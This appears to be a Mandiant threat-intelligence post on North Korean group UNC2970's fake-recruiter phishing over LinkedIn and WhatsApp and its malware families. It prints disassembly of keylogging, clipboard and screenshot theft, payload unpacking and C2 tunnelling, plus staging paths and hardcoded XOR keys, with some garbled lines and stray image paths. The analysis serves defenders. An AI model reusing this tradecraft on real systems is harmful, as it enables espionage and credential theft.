Stealing the LIGHTSHOW (Part One) — North Korea's UNC2970

mandiant.com/resources/blog/lightshow-north-korea-unc2970

Since June 2022, Mandiant has been tracking a campaign targeting Western Media and Technology companies from a suspected North Korean espionage group tracked as UNC2970. In June 2022, Mandiant Managed Defense detected and responded to an UNC2970 phishing campaign targeting a U.S.-based technology company. During this operation, Mandiant observed UNC2970 leverage three new code families: TOUCHMOVE, SIDESHOW, and TOUCHSHIFT. Mandiant suspects UNC2970 specifically targeted security researchers in this operation. Following the identification of this campaign, Mandiant responded to multiple UNC2970 intrusions targeting U.S. and European Media organizations through spear-phishing that used a job recruitment theme and demonstrated advancements in the groups ability to operate in cloud environments and against Endpoint Detection and Response (EDR) tools.

UNC2970 is suspected with high confidence to be UNC577, also known as Temp.Hermit. UNC577 is a cluster of North Korean cyber activity that has been active since at least 2013. The group has significant malware overlaps with other North Korean operators and is believed to share resources, such as code and complete malware tools with other distinct actors. While observed UNC577 activity primarily targets entities in South Korea, it has also targeted other organizations worldwide.

UNC2970 has historically targeted organizations with spear phishing emails containing a job recruitment theme. These operations have multiple overlaps with public reporting on “Operation Dream Job” by Google TAG, Proofpoint, and ClearSky.

UNC2970 has recently shifted to targeting users directly on LinkedIn using fake accounts posing as recruiters. UNC2970 maintains an array of specially crafted LinkedIn accounts based on legitimate users. These accounts are well designed and professionally curated to mimic the identities of the legitimate users in order to build rapport and increase the likelihood of conversation and interaction. UNC2970 uses these accounts to socially engineer targets into engaging over WhatsApp, where UNC2970 will then deliver a phishing payload either to a target’s email, or directly over WhatsApp. UNC2970 largely employs the PLANKWALK backdoor during phishing operations as well as other malware families that share code with multiple tools leveraged by UNC577. Mandiant recently published a blog post detailing UNC2970 activity that was identified by Mandiant Managed Defense during proactive threat hunting. This activity was initially clustered as UNC4034 but has since been merged into UNC2970 based on multiple infrastructure, tooling, and tactics, techniques, and procedures (TTP) overlaps.

When you're done reading this post, don't forget to check out part two on LIGHTSHIFT and LIGHTSHOW.

Summary

In June 2022, Mandiant Managed Defense detected and responded to an UNC2970 phishing campaign targeting a U.S.-based technology company. During this operation, Mandiant observed UNC2970 leverage three new code families: TOUCHMOVE, SIDESHOW, and TOUCHSHIFT. Mandiant suspects UNC2970 specifically targeted security researchers in this operation. Following the identification of this campaign, Mandiant responded to multiple UNC2970 intrusions targeting U.S. and European Media organizations through spear-phishing that used a job recruitment theme.

Initial Access

When conducting phishing operations, UNC2970 engaged with targets initially over LinkedIn masquerading as recruiters. Once UNC2970 contacts a target, they would attempt to shift the conversation to WhatsApp, where they would continue interacting with their target before sending a phishing payload that masqueraded as a job description. In at least one case, UNC2970 continued interacting with a victim even after the phishing payload was executed and detected, asking for screenshots of the detection.

The phishing payloads primarily utilized by UNC2970 are Microsoft Word documents embedded with macros to perform remote-template injection to pull down and execute a payload from a remote command and control (C2). Mandiant has observed UNC2970 tailoring the fake job descriptions to specific targets.

Figure 1: UNC2970 lure document

The C2 servers utilized by UNC2970 for remote template injection have primarily been compromised WordPress sites, a trend observed in other UNC2970 code families as well as those used by other DPRK groups. At the time of analysis, the remote template was no longer present on the C2, however following this phishing activity, Mandiant identified it beaconing to a C2 associated with PLANKWALK.

In the most recent UNC2970 investigation, Mandiant observed the group returning to WhatsApp to engage their targets. This activity overlaps with a recent blog post by MSTIC on operations from ZINC, as well as the previously mentioned Mandiant blog post from July 2022.

The ZIP file delivered by UNC2970 contained what the victim thought was a skills assessment test for a job application. In reality, the ZIP contained an ISO file, which included a trojanized version of TightVNC that Mandiant tracks as LIDSHIFT. The victim was instructed to run the TightVNC application which, along with the other files, are named appropriately to the company the victim had planned to take the assessment for.

In addition to functioning as a legitimate TightVNC viewer, LIDSHIFT contained multiple hidden features. The first was that upon execution by the user, the malware would send a beacon back to its hardcoded C2; the only interaction this needed from the user was the launching of the program. This lack of interaction differs from what MSTIC observed in their recent blog post. The initial C2 beacon from LIDSHIFT contains the victim's initial username and hostname.

LIDSHIFT's second capability is to reflectively inject an encrypted DLL into memory. The injected DLL is a trojanized Notepad++ plugin that functions as a downloader, which Mandiant tracks as LIDSHOT. LIDSHOT is injected as soon as the victim opens the drop down inside of the TightVNC Viewer application. LIDSHOT has two primary functions: system enumeration and downloading and executing shellcode from the C2.

LIDSHOT sends the following information back to its C2:

- `Computer Name`
- `Product name as recorded in the following registry key` SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\ProductName
- `IP address`
- `Process List with User and Session ID associate per process`

Establish Foothold

In multiple investigations, Mandiant has observed UNC2970 deploy PLANKWALK to establish footholds within environments. PLANKWALK is a backdoor written in C++ that communicates over HTTP and utilizes multiple layers of DLL sideloading to execute an encrypted payload. PLANKWALK is initially executed through a launcher that will import and execute a second stage launcher expected to be on disk.

Observed First Stage Launcher names:

- `destextapi.dll`
- `manextapi.dll`
- `pathextapi.dll`
- `preextapi.dll`
- `Wbemcomn.dll`

Once loaded and executed, the secondary launcher will attempt to decrypt and execute an encrypted PLANKWALK sample on disk that matches the following pattern:

`C:\ProgramData\Microsoft\Vault\cache<three numerical digits>.db`

Once executed, PLANKWALK will decrypt an on-host encrypted configuration file that contains the C2 for the backdoor. The C2 for PLANKWALK has largely been co-opted by legitimate WordPress sites.

Following the deployment of PLANKWALK, Mandiant observed UNC2970 leverage a wide variety of additional tooling, including Microsoft InTune to deploy a shellcode downloader.

Tool Time: Kim “The Toolman” Taylor

During their operations, Mandiant has observed UNC2970 use a wide range of custom, post-exploitation tooling to achieve their goals. One of UNC2970's go-to tools has been a dropper tracked as TOUCHSHIFT. TOUCHSHIFT allows UNC2970 to employ follow-on tooling that range from keyloggers and screenshot utilities, to full featured backdoors.

TOUCHSHIFT

TOUCHSHIFT is a malicious dropper that masquerades as `mscoree.dll` or `netplwix.dll`. TOUCHSHIFT is typically created in the same directory and simultaneously as a legitimate copy of a Windows binary. TOUCHSHIFT leverages DLL Search Order Hijacking to use the legitimate file to load and execute itself. TOUCHSHIFT has been observed containing one to two various payloads which it executes in-memory. Payloads that have been seen include TOUCHSHOT, TOUCHKEY, HOOKSHOT, TOUCHMOVE, and SIDESHOW.

To appear legitimate, the file uses over 100 exports that match common system export names. However, the majority all point to the same empty function. The malicious code has been seen located in exports `LockClrVersion` or `UsersRunDllW` in different instances.




Figure 2: Malicious export alongside several of the dummy exports

When TOUCHSHIFT contains a second payload, it takes a single character command line option as its first argument to determine which of the two payloads to execute.

```
cmp     cl, cs:byte_180020284 ; -
movzx   edx, byte ptr [rbp+500h+var_390+2]
movzx   r8d, byte ptr [rbp+500h+var_390+1]
jnz     short loc_180004008 ; -
cmp     r8b, cs:byte_180020285 ; p
jnz     short loc_180004008 ; -
cmp     dl, cs:byte_180020286 ; null
jnz     short loc_180004008 ; -
mov     r14d, 1         ; -p
jmp     short loc_18000405D
---------------------------------------------------------------------------

                        ; CODE XREF: LockClrVersion+DD↑j
                        ; LockClrVersion+E6↑j ...
cmp     cl, cs:byte_180020288 ; -
jnz     short loc_180004029 ; -
cmp     r8b, cs:byte_180020289 ; t
jnz     short loc_180004029 ; -
cmp     dl, cs:byte_18002028A ; null
jnz     short loc_180004029 ; -
mov     r14d, 2         ; -t
jmp     short loc_18000405D
---------------------------------------------------------------------------

                        ; CODE XREF: LockClrVersion+FE↑j
                        ; LockClrVersion+107↑j ...
movzx   eax, cs:byte_18002028C ; -
movzx   ecx, cl
sub     ecx, eax
jnz     short loc_180004052
movzx   eax, cs:byte_18002028D ; a
movzx   ecx, r8b
sub     ecx, eax
jnz     short loc_180004052
movzx   eax, cs:byte_18002028E ; null
movzx   ecx, dl
sub     ecx, eax

                        ; CODE XREF: LockClrVersion+125↑j
                        ; LockClrVersion+134↑j
test    ecx, ecx
mov     eax, 3          ; -a
cmovz   r14d, eax
```

Figure 3: Checking command line options

To unpack its payload(s), TOUCHSHIFT generates a decryption key by XOR encoding its second argument and the first 16 characters of the legitimate executable's file name.

For example, in one instance Mandiant observed the arguments `-CortanaUIFilter` , XOR encoded with the hardcoded key `009WAYHb90687PXkS` ,and `printfilterpipel` ,which was XOR encoded with the hardcoded key `.sV%58&.lypQ[$=` and was loaded by the file `printfilterpipelinesvc.exe` . In another instance, the argument used was `--forkavlauncher` and the loading file was `C:\windows\Branding\Netplwiz.exe` .

Once the code is unpacked, it is then loaded into a memory location created by a call to `VirtualAlloc` and executed from there.

```
180024904  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
180024914  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
180024924  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
180024934  00 00 00 00 00 00 00 00 00 00 00 00 D8 00 00 00  ............Ø...
180024944  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
180024954  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
180024964  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
180024974  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
180024984  F5 B8 73 7F B1 D9 1D 2C B1 D9 1D 2C B1 D9 1D 2C  õ¸s.±Ù.,±Ù.,±Ù.,
180024994  DE AF 83 2C BB D9 1D 2C DE AF B6 2C 81 D9 1D 2C  Þ¯.,»Ù.,Þ¯¶,.Ù.,
1800249A4  DE AF B7 2C C5 D9 1D 2C B8 A1 8E 2C B6 D9 1D 2C  Þ¯·,ÅÙ.,¸¡.,¶Ù.,
1800249B4  B1 D9 1C 2C D7 D9 1D 2C DE AF B2 2C B0 D9 1D 2C  ±Ù.,×Ù.,Þ¯²,°Ù.,
1800249C4  DE AF 80 2C B0 D9 1D 2C 52 69 63 68 B1 D9 1D 2C  Þ¯.,°Ù.,Rich±Ù.,
1800249D4  00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00  ........PE..d...
1800249E4  3B AE 8D 61 00 00 00 00 00 00 00 00 F0 00 22 20  ;®.a........ð." 
1800249F4  0B 02 0A 00 00 C4 01 00 00 C8 00 00 00 00 00 00  .....Ä...È......
180024A04  74 9A 00 00 00 10 00 00 00 00 00 80 01 00 00 00  t...............
180024A14  00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00  ................
180024A24  05 00 02 00 00 00 00 00 00 00 03 00 00 04 00 00  ................
180024A34  DC DC 02 00 02 00 40 01 00 00 10 00 00 00 00 00  ÜÜ....@.........
180024A44  00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00  ................
```

Figure 4: Beginning of unpacked payload in memory

Once the payload(s) has/have been executed, the main portion of TOUCHSHIFT will sleep for a period of time allowing the payload(s) to continue executing.

TOUCHSHIFT-ing into Gear — Follow on payloads

TOUCHSHOT

TOUCHSHOT takes screenshots of the system on which it is running and saves them to a file to be retrieved by the threat actor at a later time. TOUCHSHOT is configured to take a screenshot every three seconds, and then uses ZLIB to compress the images. The compressed data is then appended to a file that it creates and continues appending new screenshots to this file until the file reaches five megabytes in size, at which point it will create a new file with the same naming convention. TOUCHSHOT was seen embedded in the same instance of TOUCHSHIFT as TOUCHKEY (discussed later in the post).

TOUCHSHOT will create a file in the `C:\Users\{user}\AppData\Roaming\Microsoft\Windows\Themes\` directory, and will name the file `~DM{####}P.dat`, where the four numbers are pseudo-randomly generated. Once TOUCHSHOT has generated the file name, it attempts to create a handle to the file. If the return value indicates that the file does not exist, it will then create the file. This check is performed as part of a loop that continues until a new file needs to be created. After each iteration of the loop, TOUCHSHOT will then take a screenshot, which is appended to the staging file.




Figure 5: Generation of the directory path





Figure 6: Generation of file name with pseudo-random numbers




```
0000000180005623 mov     [rsp+78h+hTemplateFile], r14 ; hTemplateFile
0000000180005628 mov     rsi, rcx
000000018000562B mov     [rsp+78h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttributes
0000000180005633 mov     rcx, [rcx+10h]  ; lpFileName
0000000180005637 xor     r9d, r9d        ; lpSecurityAttributes
000000018000563A lea     r8d, [r14+1]    ; dwShareMode
000000018000563E mov     [rsp+78h+dwCreationDisposition], 3 ; dwCreationDisposition
0000000180005646 mov     edx, 40000000h  ; dwDesiredAccess
000000018000564B call    cs:CreateFileW
0000000180005651 mov     rdi, rax
0000000180005654 cmp     rax, 0FFFFFFFFFFFFFFFFh
0000000180005658 jnz     short loc_180005696

)018000565A mov     rcx, [rsi+10h]  ; lpFileName
)018000565E lea     r8d, [r14+1]    ; dwShareMode
)0180005662 mov     [rsp+78h+hTemplateFile], r14 ; hTemplateFile
)0180005667 xor     r9d, r9d        ; lpSecurityAttributes
)018000566A mov     [rsp+78h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttributes
)0180005672 mov     edx, 40000000h  ; dwDesiredAccess
)0180005677 mov     [rsp+78h+dwCreationDisposition], 1 ; dwCreationDisposition
)018000567F call    cs:CreateFileW
)0180005685 mov     rdi, rax
)0180005688 cmp     rax, 0FFFFFFFFFFFFFFFFh
)018000568C jnz     short loc_180005696

ll     cs:GetLastError
p      short loc_1800056E6

0000000180005696
0000000180005696 loc_180005696:          ; dwMoveMethod
0000000180005696 mov     r9d, 2
000000018000569C xor     r8d, r8d        ; lpDistanceToMoveHigh
000000018000569F xor     edx, edx        ; lDistanceToMove
00000001800056A1 mov     rcx, rdi        ; hFile
00000001800056A4 call    cs:SetFilePointer
00000001800056AA lea     r9, [rsp+78h+NumberOfBytesWritten] ; lpNumberOfBytesWritten
00000001800056AF mov     [rsp+78h+NumberOfBytesWritten], r14d
00000001800056B4 mov     r8d, ebp        ; nNumberOfBytesToWrite
00000001800056B7 mov     qword ptr [rsp+78h+dwCreationDisposition], r14 ; lpOverlapped
00000001800056BC mov     rdx, rbx        ; lpBuffer
00000001800056BF mov     rcx, rdi        ; hFile
00000001800056C2 call    cs:WriteFile
```

Figure 7: Creating a handle to the file or creating it




```
)1800052EF xor     ecx, ecx        ; hWnd
)1800052F1 call    cs:GetDC
)1800052F7 mov     r13, rax
)1800052FA mov     [rbp+57h+hDC], rax
)1800052FE mov     r8d, [r14+1Ch]  ; cy
)180005302 mov     edx, [r14+18h]  ; cx
)180005306 mov     rcx, rax        ; hdc
)180005309 call    cs:CreateCompatibleBitmap
)18000530F mov     rbx, rax
)180005312 mov     [rbp+57h+hbm], rax
)180005316 mov     rcx, r13        ; hdc
```

Figure 8: Taking a screenshot

TOUCHKEY

TOUCHKEY is a keylogger that captures keystrokes and clipboard data, both of which are encoded with a single-byte XOR and saved to a file. As with TOUCHSHOT, these files need to be acquired by the threat actor through additional means.




```
0000000180001AE0
0000000180001AE0 loc_180001AE0:
0000000180001AE0 movzx   eax, byte ptr [r8+rcx]
0000000180001AE5 inc     rcx
0000000180001AE8 xor     al, 62h
0000000180001AEA dec     rdx
0000000180001AED mov     [rcx-1], al
0000000180001AF0 jnz     short loc_180001AE0

)001AF2
)001AF2 loc_180001AF2:          ; lpString
)001AF2 lea     rcx, [rsp+398h+Dest]
)001AFA call    cs:lstrlenA
)001B00 mov     r9, rsi         ; File
)001B03 mov     r8d, 1          ; Count
)001B09 movsxd  rdx, eax        ; Size
)001B0C mov     rcx, rdi        ; Str
)001B0F call    fwrite
```

Figure 9: XOR'ing data with byte 0x62 before writing to the staging file

TOUCHKEY creates two files in the `C:\Users\{user}\AppData\Roaming\Microsoft\Windows\Templates\` directory. The file name `Normal.dost` is used for storing the captured keystrokes, while the file name `Normal.docb` is used for the clipboard data. The full paths are then passed into their own thread, where the keystrokes or clipboard data will be captured and appended to their respective files.



```
00000001800030DB xor     r9d, r9d        ; fCreate
00000001800030DE lea     rdx, [rsp+158h+pszPath] ; pszPath
00000001800030E3 lea     r8d, [r9+CSIDL_TEMPLATES] ; csidl
00000001800030E7 xor     ecx, ecx        ; hwnd
00000001800030E9 call    cs:SHGetSpecialFolderPathA
00000001800030EF cmp     eax, 1
```

Figure 10: Path generation for the staging files

```
0000000180003128 lea     r8, [rsp+158h+pszPath]
000000018000312D lea     rdx, aSNormalDost ; "%s\\Normal.dost"
0000000180003134 lea     rcx, Var__FullPath_Normal_dost ; Dest
000000018000313B call    sprintf
0000000180003140 lea     r8, [rsp+158h+pszPath]
0000000180003145 lea     rdx, aSNormalDocb ; "%s\\Normal.docb"
000000018000314C lea     rcx, Var_FullPath_Normal_docb ; Dest
0000000180003153 call    sprintf
0000000180003158 xor     ebx, ebx
000000018000315A lea     r8, StartAddress ; StartAddress
0000000180003161 xor     r9d, r9d        ; ArgList
0000000180003164 xor     edx, edx        ; StackSize
0000000180003166 xor     ecx, ecx        ; Security
0000000180003168 mov     [rsp+158h+ThrdAddr], rbx ; ThrdAddr
000000018000316D mov     [rsp+158h+InitFlag], ebx ; InitFlag
0000000180003171 call    _beginthreadex
0000000180003176 lea     r8, sub_180001900 ; StartAddress
000000018000317D xor     r9d, r9d        ; ArgList
0000000180003180 xor     edx, edx        ; StackSize
0000000180003182 xor     ecx, ecx        ; Security
0000000180003184 mov     [rsp+158h+ThrdAddr], rbx ; ThrdAddr
0000000180003189 mov     [rsp+158h+InitFlag], ebx ; InitFlag
000000018000318D call    _beginthreadex
```

Figure 11: Adding file names to the full path and creating the threads

In one of the created threads, TOUCHKEY will open the clipboard and grab the data that is stored within it. In the other thread, TOUCHKEY will set a hook into the keyboard, and record any keys that are pressed.

```
180001944 xor     ecx, ecx        ; hWndNewOwner
180001946 call    cs:OpenClipboard
18000194C test    eax, eax
18000194E jz      short loc_180001930

0000000180001950 mov     ecx, 1          ; uFormat
0000000180001955 call    cs:GetClipboardData
000000018000195B mov     rsi, rax
000000018000195E test    rax, rax
0000000180001961 jnz     short loc_18000196B
```

Figure 12: Capturing the clipboard data

```
000000018000302E xor     r9d, r9d        ; dwThreadId
0000000180003031 lea     rdx, fn         ; lpfn
0000000180003038 lea     ecx, [r9+WH_KEYBOARD_LL] ; idHook
000000018000303C mov     r8, rax         ; hmod
000000018000303F call    cs:SetWindowsHookExA
0000000180003045 mov     rbx, rax
```

Figure 13: Capturing keystrokes

HOOKSHOT

HOOKSHOT is a tunneler that leverages a statically linked implementation of OpenSSL to communicate back to its C2. While it connects over TCP, it does not make use of a client certificate for encryption.

```
1800971D0 aCryptoDsaDsaAs db '.\crypto\dsa\dsa_asn1.c',0
1800971D0                                 ; DATA XREF: sub_180011AF0+1A↑o
1800971E8 aShaPartOfOpens db 'SHA part of OpenSSL 0.9.8k 25 Mar 2009',0
18009720F                 align 10h
180097210 aNa             db 'NA',0       ; DATA XREF: sub_180013690+97↑o
180097213                 align 8
180097218 aCryptoErrErrC  db '.\crypto\err\err.c',0
180097218                                 ; DATA XREF: sub_180013510+23↑o
180097218                                 ; sub_180013510+B7↑o
18009722B                 align 10h
180097230 aStackPartOfOpe db 'Stack part of OpenSSL 0.9.8k 25 Mar 2009',0
180097259                 align 20h
180097260 aCryptoStackSta db '.\crypto\stack\stack.c',0
180097260                                 ; DATA XREF: sub_180013880+1A↑o
180097260                                 ; sub_180013880+36↑o ...
180097277                 align 8
180097278 aLhashPartOfOpe db 'lhash part of OpenSSL 0.9.8k 25 Mar 2009',0
1800972A1                 align 8
1800972A8 aCryptoLhashLha db '.\crypto\lhash\lhash.c',0
```

Figure 14: Example of OpenSSL statically linked in the file

HOOKSHOT takes an encoded argument containing two IP and port pairs, which it will leverage for communicating with its C2.

```
180001A95 lea     rdx, [rsp+0EC0h+pNumArgs] ; pNumArgs
180001A9A lea     rcx, [rbp+0DC0h+WideCharStr] ; lpCmdLine
180001AA1 call    cs:CommandLineToArgvW
180001AA7 mov     rdi, rax
180001AAA call    cs:GetACP
180001AB0 mov     r8, [rdi]       ; lpWideCharStr
180001AB3 mov     [rsp+0EC0h+lpUsedDefaultChar], rsi ; lpUsedDefaultChar
180001AB8 mov     ecx, eax        ; CodePage
180001ABA lea     rax, [rbp+0DC0h+Src]
180001AC1 mov     [rsp+0EC0h+lpDefaultChar], rsi ; lpDefaultChar
180001AC6 or      r9d, 0FFFFFFFFh ; cchWideChar
180001ACA xor     edx, edx        ; dwFlags
180001ACC mov     [rsp+0EC0h+cbMultiByte], 40h ; cbMultiByte
180001AD4 mov     [rsp+0EC0h+lpMultiByteStr], rax ; lpMultiByteStr
180001AD9 call    cs:WideCharToMultiByte
180001ADF call    cs:GetACP
180001AE5 mov     r8, [rdi+8]     ; lpWideCharStr
180001AE9 mov     [rsp+0EC0h+lpUsedDefaultChar], rsi ; lpUsedDefaultChar
180001AEE mov     ecx, eax        ; CodePage
180001AF0 lea     rax, [rbp+0DC0h+Str]
180001AF7 mov     [rsp+0EC0h+lpDefaultChar], rsi ; lpDefaultChar
180001AFC or      r9d, 0FFFFFFFFh ; cchWideChar
180001B00 xor     edx, edx        ; dwFlags
180001B02 mov     [rsp+0EC0h+cbMultiByte], 8 ; cbMultiByte
180001B0A mov     [rsp+0EC0h+lpMultiByteStr], rax ; lpMultiByteStr
180001B0F call    cs:WideCharToMultiByte
180001B15 call    cs:GetACP
180001B1B mov     r8, [rdi+10h]   ; lpWideCharStr
180001B1F mov     [rsp+0EC0h+lpUsedDefaultChar], rsi ; lpUsedDefaultChar
180001B24 mov     ecx, eax        ; CodePage
180001B26 lea     rax, [rbp+0DC0h+var_C70]
180001B2D mov     [rsp+0EC0h+lpDefaultChar], rsi ; lpDefaultChar
180001B32 or      r9d, 0FFFFFFFFh ; cchWideChar
180001B36 xor     edx, edx        ; dwFlags
180001B38 mov     [rsp+0EC0h+cbMultiByte], 40h ; cbMultiByte
180001B40 mov     [rsp+0EC0h+lpMultiByteStr], rax ; lpMultiByteStr
180001B45 call    cs:WideCharToMultiByte
180001B4B call    cs:GetACP
180001B51 mov     r8, [rdi+18h]   ; lpWideCharStr
180001B55 mov     [rsp+0EC0h+lpUsedDefaultChar], rsi ; lpUsedDefaultChar
180001B5A mov     ecx, eax        ; CodePage
180001B5C lea     rax, [rbp+0DC0h+var_CC0]
180001B63 mov     [rsp+0EC0h+lpDefaultChar], rsi ; lpDefaultChar
180001B68 or      r9d, 0FFFFFFFFh ; cchWideChar
180001B6C xor     edx, edx        ; dwFlags
180001B6E mov     [rsp+0EC0h+cbMultiByte], 8 ; cbMultiByte
180001B76 mov     [rsp+0EC0h+lpMultiByteStr], rax ; lpMultiByteStr
180001B7B call    cs:WideCharToMultiByte
```

Figure 15: Separating IP's and ports

HOOKSHOT will then create a socket using these two IP addresses, and tunnel traffic across them utilizing TLSv1.0.

```
180001C7B mov     rdi, cs:qword_1800D7A50
180001C82 mov     edx, 1          ; type
180001C87 movdqa  [rsp+0EC0h+var_E80], xmm6
180001C8D lea     r8d, [rdx+5]    ; protocol
180001C91 mov     ecx, r12d       ; af
180001C94 call    cs:socket       ; IPv4 TCP
```

Figure 16: Socket creation

TOUCHMOVE

TOUCHMOVE is a loader that decrypts a configuration file and a payload, both of which must be on disk, and then executes the payload. TOUCHMOVE generates an RC6 key to decrypt the two files by querying the system's BIOS date, version, manufacturer, and product name. Once decrypted, the results are XOR encoded with a hardcoded key. If the generated RC6 key is incorrect, the configuration and payload files will not successfully decrypt, indicating that UNC2970 compiles instances of TOUCHMOVE after having already conducted reconnaissance on the target victim system. Once the RC6 key is successfully generated, a handle is created to the configuration file, and the decryption process is conducted. If the configuration file is successfully decrypted, the payload's full path is located within it, and the same decryption process then occurs on the payload. Following this, the payload is executed.

```
180011E20 xmmword_180011E20 xmmword 'PIRCSED\ERAWDRAH'
180011E20                                        ; DATA XREF: sub_1800035B0+125↑r
180011E20                                        ; HARDWARE\DESCRIP
180011E30 xmmword_180011E30 xmmword 'oisreVsoiBmetsyS'
180011E30                                        ; DATA XREF: sub_1800035B0+1A9↑r
180011E30                                        ; SystemBiosVersio
180011E40 xmmword_180011E40 xmmword 'SOIB\metsyS\NOIT'
180011E40                                        ; DATA XREF: sub_1800035B0+219↑r
180011E40                                        ; TION\System\BIOS
180011E50 xmmword_180011E50 xmmword 'rutcafunaMmetsyS'
180011E50                                        ; DATA XREF: sub_1800035B0+244↑r
180011E50                                        ; SystemManufactur
180011E60 xmmword_180011E60 xmmword 'maNtcudorPmetsyS'
180011E60                                        ; DATA XREF: sub_1800035B0+278↑r
180011E60                                        ; SystemProductNam
180011E70 xmmword_180011E70 xmmword 'tluM\metsyS\NOIT'
180011E70                                        ; DATA XREF: sub_1800035B0+2E8↑r
180011E70                                        ; TION\System\Mult
